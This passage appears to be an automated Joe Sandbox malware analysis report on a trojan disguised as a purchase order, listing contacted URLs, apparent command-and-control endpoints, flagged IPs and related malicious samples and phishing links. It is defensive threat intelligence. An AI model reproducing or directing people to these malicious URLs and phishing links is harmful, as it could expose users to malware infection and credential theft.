http://www.searchnehomes.com/igqu/?7nExDDz=HPW2WyZF3+vAEuPCsfs94a0V0pGSpSCTGdq4luVMg5IcQk4WROkoYp4gl4PZZku0mN/660XlTQ==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.justsoldbykristen.com/igqu/?7nExDDz=4h23ofVf0wd/XYFA6lbDKykObBKMIHvT+gmvC/ZN8Gk4kRGXSO1DXfeAEB+QG0mLIMq1kVYlzw==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown
http://www.shopnicknaks.com/igqu/?7nExDDz=93/Rz74I7LmyoPrfkHQz5Aq7QtSit3A8iuxJ0AYKOw4Fhqt5y6XHOpUvAHedIRknYvzWThccTQ==&znedzJ=zZ08lr	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000002.0000000 2.517836476.0000000006845000.0 0000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.hemparcade.com/	ipconfig.exe, 00000005.0000000 2.505735248.00000000036FD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://yuyabo.com/	ipconfig.exe, 00000005.0000000 2.505735248.00000000036FD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.hemparcade.com	ipconfig.exe, 00000005.0000000 2.505735248.00000000036FD000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.260797333.000000000BE76000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	unknown	United States		16509	AMAZON-02US	true
194.35.122.226	unknown	Germany		35913	DEDIPATH-LLCUS	true
185.201.11.126	unknown	Germany		47583	AS-HOSTINGERLT	true
3.134.22.63	unknown	United States		16509	AMAZON-02US	true
160.153.136.3	unknown	United States		21501	GODADDY-AMSDE	true
103.224.182.242	unknown	Australia		133618	TRELLIAN-AS-APTrellianPtyLimitedAU	true
104.253.79.71	unknown	United States		18779	EGIHOSTINGUS	true
52.71.133.130	unknown	United States		14618	AMAZON-AESUS	true
3.12.202.18	unknown	United States		16509	AMAZON-02US	false
35.246.6.109	unknown	United States		15169	GOOGLEUS	true
154.86.218.70	unknown	Seychelles		134548	DXTL-HKDXTLTseungKwanOServiceHK	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
13.226.173.80	unknown	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321097
Start date:	20.11.2020
Start time:	11:05:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase Order 40,7045$.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/0@17/13
EGA Information:	Failed
HDC Information:	• Successful, ratio: 53.2% (good quality ratio 48.5%) • Quality average: 72.7% • Quality standard deviation: 31.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.193.48, 40.88.32.150, 23.210.248.85, 104.42.151.234, 51.104.139.180, 2.23.155.168, 2.23.155.123, 2.23.155.138, 92.123.180.139, 92.123.180.131, 2.23.155.122, 2.23.155.114, 51.103.5.186, 52.155.217.156, 20.54.26.129, 95.101.22.125, 95.101.22.134 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, skypedataprdcolwus16.cloudapp.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	Order specs19.11.20.exe	Get hash	malicious	Browse	• www.hopeharboracademy.com/nwrr/?Rxo=L6hH4NIhfjzT&cj=Pi3dZNULKacZO0lwTZm3VIIJvRqy9WRTjR1P4HicrXgGmUrIoUMqJ7S/A3ArvLwtmevO+VO23g==
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• www.hemparcade.com/igqu/?YnztXrjp=xFlHIrj+O5a3po2FyI6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98TKSXSboJU2x&sBZxwb=FxlXFP2PHdiD2
	SWIFT_HSBC Bank.exe	Get hash	malicious	Browse	• www.viltais.com/nt8e/?7nwltvxh=lPNjsY1H0UkcK2guRo/z/De4MaZSsgXVmjo1l8Wqu/JQpRHkDmjukntjJMa7ZMKbETQi&org=3foxnfCXOnIhKD
	Order Specification Requirement With Ref. AMABINIF 38535.exe	Get hash	malicious	Browse	• www.strandedd.xyz/utau/?p64=8prxehCX&2dZ8=dR3TRUG1QGrDYRBc9/3PRmogi1D8+kv0RMejNxu9Gn4uSO50WrJFoJLJiRJ5mGAJbjLS
	new file.exe.exe	Get hash	malicious	Browse	• www.sunflowersbikini.com/o1u9/?uFNH=XRlPhLopGJm&njkdnt=NfcJdyO4TBqmRNhg7R1KNJwTQ4N5hlclnZQkvT+zgqJmuxY/wV7RTlrJQJKYZhgz2gKA
	XCnhrl4qRO.exe	Get hash	malicious	Browse	• www.phybby.com/xnc/?iB=CnlpdrqHk6fHx&uN9da=KMkfkwH+qCev6y9SIhjzkdXaKQKuNlF/lv9fMwnf5/4ZPrTh2Mio2MF0cfaBEzR8Th1t

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	COMMERCIAL INVOICE BILL OF LADING DOC.exe	Get hash	malicious	Browse	• www.basketdelivered.com/o9b2/?u6u4=7OzGVZ/w9qx4BfB58pU149PPhqFNbT8gk8tJrAZglrdYXTj2i3q7BPycRIRvKc0H9QVN&J484=xPJtLXbX
	tbzcpAZnBK.exe	Get hash	malicious	Browse	• www.jencian.com/t4vo/?t8S8=GNX37zD4+hCCMzbajgO2uA69rnGPPC6iQo0EFF7Ue/8gqGUBoM5ya+5BJI3qcC1vYrK1&Njfhlh=8p4PgtUX
	zYUJ3b5gQF.exe	Get hash	malicious	Browse	• www.hemparcade.com/igqu/?1b8hnra=xFlHIrj+O5a3po2Fyl6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98Qm7USnQA3DnFd91lQ==&OZNPdr=iJEt_DFhGZplHfm0
	COMMERCIAL INVOICE BILL OF LADING DOC.exe	Get hash	malicious	Browse	• www.basketdelivered.com/o9b2/?DVB0=pTlpd6wHb&QR0=7OzGVZ/w9qx4BfB58pU149PPhqFNbT8gk8tJrAZglrdYXTj2i3q7BPycRLxVaNU/n30K
	RFQ-1225 BE285-20-B-1-SMcS - Easi-Clip Project.exe	Get hash	malicious	Browse	• www.central.properties/vrf/?jVgH=aHUqqRuO6ZK9z0Ddr0bilnwC+HUi2BKQSuMw/XTnNfUykuBqiT/kuVIPFhCASh0TBUtx&-Zi=W6RxUV3PO
	Factura.exe	Get hash	malicious	Browse	• www.devcomunicacao.com/ve9i/?_f-tK4=pQO4LhLAXoDAWMXX61mXtQYyMLN+wLZ8Px2vxkY+llKJMI7QZndoWfY9jQFnQqWsTUfq&hvK8=Q4j0
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.hemparcade.com/igqu/?GPWlMXk=xFlHIrj+O5a3po2Fyl6qdarcVpFay3CC2mUufkmJsWJU6dqoom027fC98TK4IiroNW+x&Ano=O2JpLTlpT0jt
	bSpRY88fjIgazcB.exe	Get hash	malicious	Browse	• www.cazoud.com/k8b/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Lyh84tCfgI.exe	Get hash	malicious	Browse	• www.drillingclient.com/vdi/?FR9Tk=GbsOdEqF4JVfil823eZqM4/+KjPH9duQu8mBX7+Y8fERG1y/Z6ARoUoWNMmrlwW0wvQO&Bj=lHRH9PdPH6D
	HMT-200810-02.exe	Get hash	malicious	Browse	• www.devcomunicacao.com/ve9i/?GFNDK=pQO4LhLAXoDAWMXX61mXtQYyMLN+wLZ8Px2vxkY+llKJMI7QZndoWfY9jQFNPamsXWXq&CTvX=ctxhPjJH
	ORDER SPECIFICATIONS.exe	Get hash	malicious	Browse	• www.hopeharboracademy.com/nwrr/?3f=GPJl7HDX&lnSh=Pi3dZNULKacZO0lwTZm3VIIJvRqy9WRTjR1P4HicrXgGmUrIoUMqJ7S/A0s7z6sWhrGf
	COMMERCIAL INVOICE, BILL OF LADING, DOC.exe	Get hash	malicious	Browse	• www.basketdelivered.com/o9b2/?GpaPbN1H=7OzGVZ/w9qx4BfB58pU149PPhqFNbT8gk8tJrAZglrdYXTj2i3q7BPycRLx/F9k/j18K&2dhHV=R2MTzlWXnj
	7w6Yl263sM.exe	Get hash	malicious	Browse	• www.3rddatebykyngsyx.com/bn4/?9rmDvZj=c2Muq4zPTcCBC0LqXilHasvi02fcKdQljwSYl/Xgpt6CXdm60GpX8/7SGI/sFKLwtSu4&lZ6l=p2JTBPQPHj4xOHJP
	Shippingdoc.exe	Get hash	malicious	Browse	• www.villadecorazones.com/oj6t/?J2JDYR=Dxox8ho8ARht&afhhAx9=GBhBOFl+UWRPfxznomUTr9M4uaIbOgsfl/ZUh/B3krKPcWLSoAsg43uzpPLYnEUAJ7iD5GNGfQ==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.35.122.226	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.fahufu.com/igqu/?1bkpkZ=e47LXRShpINFltPSGlU3D/kbksa3SWNeF5M0wKVSE3MTkWZptzimgsXyJj5U2S4c0Jgx&Bbm4Ad=3f7HcFtPz0f
185.201.11.126	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?YnztXrjp=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKAoZ47NYbcr&sBZxwb=FxlXFP2PHdiD2
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?afo=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&DHU4SX=gbT8543hIhm
	hjKM0s7CWW.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?-Zlpd2H=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJg4WZr1G+1s&2d=lneXf
	9Ul8m9FQ47.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?VR-X4=02JPGJu85hqTpbBp&ETmlgT7=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJg4WZr1G+1s
	n4uladudJS.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?p0D=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKACGILNcZUr&6l8l=BXeD1

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	T66DUJYHQE.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?sPuDZ26=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJs4FJn2fu16GZQE1w==&MvdT=2d2X
	NzI1oP5E74.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?v6=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&1b=V6O83JaPw
	zYUJ3b5gQF.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?1b8hnra=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&OZNPdr=iJEt_DFhGZplHfm0
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?Ezu=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJs4FJn2fu16GZQE1w==&Rzr=M6hL9XnpVlsp
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?8pMta2Q=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QJsBa4H1R4p9GZQDmA==&othDaP=eVeHLbk8dP-D
	sXNQG9jqhR.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?wx=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKACGILNcZUr&Tj=xpFH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?IR9D54=3fFxr&Mjq8ijoX=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKACGILNcZUr
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• www.sweetbasilmarketing.com/igqu/?GPWlMXk=YEhaVrRn7U1iAIlzVSLmJg7Vd2zqgykvRGHwZQMAJohu7B6Tc4aodga4QKACGILNcZUr&Ano=O2JpLTIpT0jt

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
td-balancer-euw2-6-109.wixdns.net	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 35.246.6.109
	Invoice.exe	Get hash	malicious	Browse	• 35.246.6.109
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• 35.246.6.109
	hjKM0s7CWW.exe	Get hash	malicious	Browse	• 35.246.6.109
	n4uladudJS.exe	Get hash	malicious	Browse	• 35.246.6.109
	T66DUJYHQE.exe	Get hash	malicious	Browse	• 35.246.6.109
	NzI1oP5E74.exe	Get hash	malicious	Browse	• 35.246.6.109
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 35.246.6.109
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 35.246.6.109
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 35.246.6.109
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 35.246.6.109
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 35.246.6.109
	MOI Support ship V2.docx	Get hash	malicious	Browse	• 35.246.6.109
	KYC-DOC-11-10.exe	Get hash	malicious	Browse	• 35.246.6.109
	f14QUITHh3.exe	Get hash	malicious	Browse	• 35.246.6.109
	00d1gI2vB4.exe	Get hash	malicious	Browse	• 35.246.6.109
	sXNQG9jqhR.exe	Get hash	malicious	Browse	• 35.246.6.109
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• 35.246.6.109
	SOA109216.exe	Get hash	malicious	Browse	• 35.246.6.109
	P.I..exe	Get hash	malicious	Browse	• 35.246.6.109
www.realitytvstockwatch.com	n4uladudJS.exe	Get hash	malicious	Browse	• 103.224.182.242
	zYUJ3b5gQF.exe	Get hash	malicious	Browse	• 103.224.182.242
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 103.224.182.242
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 3.134.22.63
	udtiZ6qM4s.exe	Get hash	malicious	Browse	• 3.12.202.18
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• 3.12.202.18
	new file.exe.exe	Get hash	malicious	Browse	• 3.12.202.18
	jrzlwOa0UC.exe	Get hash	malicious	Browse	• 3.134.22.63
	9Ul8m9FQ47.exe	Get hash	malicious	Browse	• 3.138.72.189
	XCnhrl4qRO.exe	Get hash	malicious	Browse	• 3.12.202.18
	feJbFA6woA.exe	Get hash	malicious	Browse	• 3.138.72.189
	RfqYEW3Oc5.exe	Get hash	malicious	Browse	• 3.138.72.189
	w4fNtjZBEH.exe	Get hash	malicious	Browse	• 3.12.202.18
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 3.12.202.18
	sXNQG9jqhR.exe	Get hash	malicious	Browse	• 3.12.202.18
	0VikCnzrVT.exe	Get hash	malicious	Browse	• 3.134.22.63
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 3.138.72.189
	SOA109216.exe	Get hash	malicious	Browse	• 3.134.22.63

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	KZ7qjnBlZF.exe	Get hash	malicious	Browse	• 3.134.22.63
	scnn7676766.exe	Get hash	malicious	Browse	• 3.138.72.189
	PI41006.exe	Get hash	malicious	Browse	• 3.18.25.61
	M11sVPvWUT.exe	Get hash	malicious	Browse	• 3.18.25.61
	Lf15OY5O2G.exe	Get hash	malicious	Browse	• 3.18.25.61

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	http://https://kimiyasanattools.com/outlook/latest-onedrive/microsoft.php	Get hash	malicious	Browse	• 18.202.27.117
	http://https://verify-outlook-web.weebly.com/	Get hash	malicious	Browse	• 35.158.107.63
	http://https://t.e.vailresorts.com/r/?id=h1bac782d,59eb410,55e61f1&VRI_v73=96008558&cmpid=EML_OPENDAYS_RESO_000_OK_SR_REN1Y_000000_TG0001_20201118_V00_EX001_LOCA_ANN_00000_000	Get hash	malicious	Browse	• 54.149.237.46
	http://https://www.canva.com/design/DAEN9RlD8Vk/acBvt6UoL-DafjXmQk38pA/view?utm_content=DAEN9RlD8Vk&utm_campaign=designshare&utm_medium=link&utm_source=publishsharelink	Get hash	malicious	Browse	• 44.236.48.31
	http://https://app.box.com/s/mk1t9s05ty9ba7rvsdbstgc46rb4fod7	Get hash	malicious	Browse	• 52.16.35.20
	http://https://t.e.vailresorts.com/r/?id=hda0e43a,3501a2a,3501f68&VRI_v73=Y25veWVzQDk5cmVzdGF1cmFudHMuY29t&cmpid=EML_SNOWALRT_OTHR_000_NW_00_00000_000000_000000_20200110_v01&p1=www.snow.com%40h-is.xyz	Get hash	malicious	Browse	• 52.12.33.145
	http://https://go.pardot.com/e/395202/siness-insights-dashboard-html/bnmpz6/1446733421?h=AwLDfNsCVbkjEN13pzY-7AXMPolL_XMigGsJSppGaiM	Get hash	malicious	Browse	• 52.16.193.33
	http://https://app.box.com/s/gdf36roak3w2fc52cgfbxuq651p0zehy	Get hash	malicious	Browse	• 52.16.35.20
	http://https://t.e.vailresorts.com/r/?id=hda0e43a,3501a2a,3501f68&VRI_v73=ZGFuaWVsLnBlbm5pbmd0b25AdnZtYy5jb20=&cmpid=EML_SNOWALRT_OTHR_000_NW_00_00000_000000_000000_20200110_v01&p1=www.snow.com%40h-is.xyz	Get hash	malicious	Browse	• 35.164.67.102
	http://https://app.clio.com/link/AxWtfjmmzhja	Get hash	malicious	Browse	• 13.224.93.53
	http://WWW.ALYSSA-J-MILANO.COM	Get hash	malicious	Browse	• 13.224.93.39
	http://www.marcusevans.com	Get hash	malicious	Browse	• 13.224.103.164
	http://septterror.tripod.com/the911basics.html	Get hash	malicious	Browse	• 52.94.225.95
	http://https://my.freshbooks.com/#/link/eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzeXN0ZW1pZCI6OTQ3OTM1LCJ1c2VyaWQiOjYzNDYyNywidHlwZSI6Imludm9pY2UiLCJvYmplY3RpZCI6Mjg4MjQ0OSwiZXhwIjoxNjM3MjY5MTgxLCJsZXZlbCI6MH0.DGVcXxdiwtgxTUka4TzPi_o6GS8zH-kvvTnFJZxapLg?companyName=Amanda&invoiceNumber=00007767&ownerEmail=avigilante%40maxburst.com&type=primary	Get hash	malicious	Browse	• 44.236.48.31
	http://45.95.168.116	Get hash	malicious	Browse	• 13.224.89.94
	http://https://www.canva.com/design/DAEN3YdYVHw/zaVHWoDx-9G9l20JXWSBtg/view?utm_content=DAEN3YdYVHw&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 13.224.93.92
	http://https://download.anydesk.com/AnyDesk.exe?_ga=2.5204531.1823000373.1605785469-1740974547.1605537346	Get hash	malicious	Browse	• 54.194.255.175
	Order specs19.11.20.exe	Get hash	malicious	Browse	• 52.58.78.16
	http://https://signup.kwikvpn.com/	Get hash	malicious	Browse	• 35.181.18.61
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 52.58.78.16
AS-HOSTINGERLT	http://blogicstatus.com/images/lnfrr1nZqLHwiP/xLHwHgNkmSZNEOtHDDhWC/XZZmdFFq9Pn2OVvZ/mpORZIoLZZDWswJ/_2BC5JQY1pTVorUMLW/a_2BMIID9/iX4wIfsjiF89Us3qlpsk/tRpR_2FjrcvHjhkdKzg/fbQyPFnFVR6XmGN1MqJ0qM/tU.avi	Get hash	malicious	Browse	• 141.136.36.252
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 185.201.11.126
	0pz1on1.dll	Get hash	malicious	Browse	• 195.110.58.42
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 185.201.11.126
	KYC_DOC_.EXE	Get hash	malicious	Browse	• 194.59.164.170
	MIT-MULTA5600415258.msi	Get hash	malicious	Browse	• 2.57.89.27
	DEBIT NOTE DB-1130.exe	Get hash	malicious	Browse	• 45.13.255.121
	WOHSFR01BZAC6VP3YOYSGIHL92J4B0XM50RJR34.dll	Get hash	malicious	Browse	• 2.57.89.27

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	YewBNZ2jsb.exe	Get hash	malicious	Browse	• 212.1.211.44
	hjKM0s7CWW.exe	Get hash	malicious	Browse	• 185.201.11.126
	9UI8m9FQ47.exe	Get hash	malicious	Browse	• 185.201.11.126
	n4uladudJS.exe	Get hash	malicious	Browse	• 185.201.11.126
	http://https://sjsprs.com/tyoiulk/4442/sharepoint-D3/	Get hash	malicious	Browse	• 45.87.80.77
	http://https://penexchange.azurefd.net/messages/#christina.sullivan@communitybankna.com	Get hash	malicious	Browse	• 31.220.17.182
	fJmovgkDnD.exe	Get hash	malicious	Browse	• 212.1.211.44
	T66DUJYHQE.exe	Get hash	malicious	Browse	• 185.201.11.126
	http://www.kinkgalvannt.ej3kgalvand.vogueaccent.com//#aHR0cHM6Ly9tZWRhbm1hcnQubmV0L2pobi9JSy9vZjE/MDg5ODk5OTg4NTI3MDA5JmVtYWlsPWtnYWx2YW5AZGZ3am9icy5jb20=	Get hash	malicious	Browse	• 185.224.138.34
	NzI1oP5E74.exe	Get hash	malicious	Browse	• 185.201.11.126
	5T4uL3FPj8.exe	Get hash	malicious	Browse	• 212.1.211.44
	g1wEhoios8.exe	Get hash	malicious	Browse	• 2.57.89.177
DEDIPATH-LLCUS	JessFriends.exe	Get hash	malicious	Browse	• 193.239.147.116
	ALPHA_PO_16201844580.exe	Get hash	malicious	Browse	• 74.217.182.40
	http://https://panoramacharter.xyz	Get hash	malicious	Browse	• 91.214.64.2
	FedEx_Scan21731000921.jar	Get hash	malicious	Browse	• 193.239.147.64
	FedEx_Scan21731000921.jar	Get hash	malicious	Browse	• 193.239.147.64
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 194.35.122.226
	http://45.145.185.25	Get hash	malicious	Browse	• 45.145.185.25
	Sq0uRldDu6.jar	Get hash	malicious	Browse	• 193.239.147.64
	Sq0uRldDu6.jar	Get hash	malicious	Browse	• 193.239.147.64
	Bidvest Order RFQ BV322910098ZA.PDF.gz.exe	Get hash	malicious	Browse	• 45.145.185.111
	TPN Letter of demand.pdf 2.exe	Get hash	malicious	Browse	• 45.145.185.111
	AAPUR2-M.exe	Get hash	malicious	Browse	• 92.119.82.212
	New Puchase Order From BudGroup Ltd .PDF.exe	Get hash	malicious	Browse	• 45.145.185.49
